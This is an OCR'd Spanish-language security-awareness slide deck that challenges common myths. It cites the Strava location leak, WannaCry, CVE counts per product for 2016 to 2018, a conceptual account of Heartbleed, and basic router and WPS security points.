
Strava



http://www.bbc.com/mundo/noticias-42859883

Los datos que almaceno no son importantes


Strava




http://www.bbc.com/mundo/noticias-42859883

Un dato que se comparte habitualmente: localización

Una pausa para publicidad …



Una pausa para publicidad …



Una pausa para publicidad …

El sistema operativo se encarga de eso …


El ciberataque del virus WannaCry deja 200.000 infectados en más de 150 países

Publicado: 14 may 2017 10:22 GMT | Última actualización: 14 may 2017 16:14 GMT


El director de la Oficina Europea de Policía ha indicado que la magnitud del ataque cibernético ha sido "sin precedentes".

Ralf Hirschberger / www.globallookpress.com

El sistema operativo se encarga de eso …



El sistema operativo se encarga de eso …



El sistema operativo se encarga de eso …

Esto ocurre por no utilizar el sistema operativo

<< escriba aquí el que más le guste >>

2016 Common Vulnerabilities and Exposures

1	Android	Google	OS	523
2	Debian Linux	Debian	OS	327
3	Ubuntu Linux	Canonical	OS	278
4	Flash Player	Adobe	App	266
5	Leap	Novell	OS	260
6	Opensuse	Novell	OS	228
7	Acrobat Reader Dc	Adobe	App	227
8	Acrobat Dc	Adobe	App	227
9	Acrobat	Adobe	App	224
10	Linux Kernel	Linux	OS	217
11	Mac Os X	Apple	OS	215
12	Reader	Adobe	App	204
13	Windows 10	Microsoft	OS	172
14	Chrome	Google	App	172
15	Iphone Os	Apple	OS	161
16	Windows Server 2012	Microsoft	OS	156

2017 Common Vulnerabilities and Exposures (Jan. - Oct.)

1	Linux Kernel	Linux	OS	273
2	Android	Google	OS	200
3	Iphone Os	Apple	OS	194
4	Imagemagick	Imagema	App	169
5	Mac Os X	Apple	OS	142
6	Safari	Apple	App	87
7	Acrobat	Adobe	App	80
8	Chrome	Google	App	80
9	Acrobat Reader Dc	Adobe	App	79
10	Acrobat Dc	Adobe	App	79
11	Reader	Adobe	App	79
12	Windows Server 2008	Microsoft	OS	77
13	Windows 10	Microsoft	OS	68
14	Windows 7	Microsoft	OS	67
15	Debian Linux	Debian	OS	64
16	Windows Vista	Microsoft	OS	64
17	Windows Server 2012	Microsoft	OS	62

https://www.cvedetails.com

Esto ocurre por no utilizar el sistema operativo

<< escriba aquí el que más le guste >>


2018 Common Vulnerabilities and exposures

	Product Name	Vendor Name	Product Type	Number of Vulnerabilities
1	Android	Google	OS	108
2	Intelligent Management Center	HP	Application	100
3	Debian Linux	Debian	OS	93
4	Acrobat Dc	Adobe	Application	38
5	Acrobat Reader	Adobe	Application	38
6	Acrobat	Adobe	Application	38
7	Acrobat Reader Dc	Adobe	Application	38
8	Dp300 Firmware	Huawei	OS	36
9	Te50 Firmware	Huawei	OS	34
10	Te40 Firmware	Huawei	OS	34
11	Te30 Firmware	Huawei	OS	34
12	Te60 Firmware	Huawei	OS	34
13	Rp200 Firmware	Huawei	OS	33
14	Edge	Microsoft	Application	32
15	Windows 10	Microsoft	OS	31
16	Linux Kernel	Linux	OS	29

https://www.cvedetails.com

Esto ocurre por no utilizar el sistema operativo

<< escriba aquí el que más le guste >>



https://thehackernews.com/2018/09/linux-kernel-vulnerability.html

… o por no utilizar código abierto que es mucho más seguro

- **La idea general es:** como cualquiera puede leer el código fuente, se pueden detectar los errores de seguridad antes

… o por no utilizar código abierto que es mucho más seguro

- **La idea general es:** como cualquiera puede leer el código fuente, se pueden detectar los errores de seguridad antes

… o por no utilizar código abierto que es mucho más seguro

OpenSSL™
Cryptography and SSL/TLS Toolkit

Heartbleed

Error en los mensajes heartbeat (keep-alive): los mensajes que utiliza una aplicación para saber si el servidor continua conectado.

El cliente envía un mensaje de heartbeat y el servidor le responde con el mismo contenido (similar a los paquetes ping).

El cliente es quien indica la longitud del payload.

Si la longitud indicada por el cliente es superior a la longitud del payload, el servidor responde con información leída de la memoria RAM del sistema.

El usuario sabe cómo asegurar el sistema …

- La seguridad cada día es más complicada y no está pensada para el usuario final.

El usuario sabe cómo asegurar el sistema …

- La seguridad cada día es más complicada y no está pensada para el usuario final.

Configuración de router:

- 192.168.1.1
- WEP – WPA – WPA2/PSK
- Tablas de filtrado MAC / puertos
- Quita las contraseñas predeterminadas

El usuario sabe cómo asegurar el sistema …

Y cuando intentamos que sea sencillo … casi es peor

WiFi Protected Setup o WPS (2007)

- Conexión de dispositivos pulsando un botón.
- Intercambio de un pin de 8 dígitos.
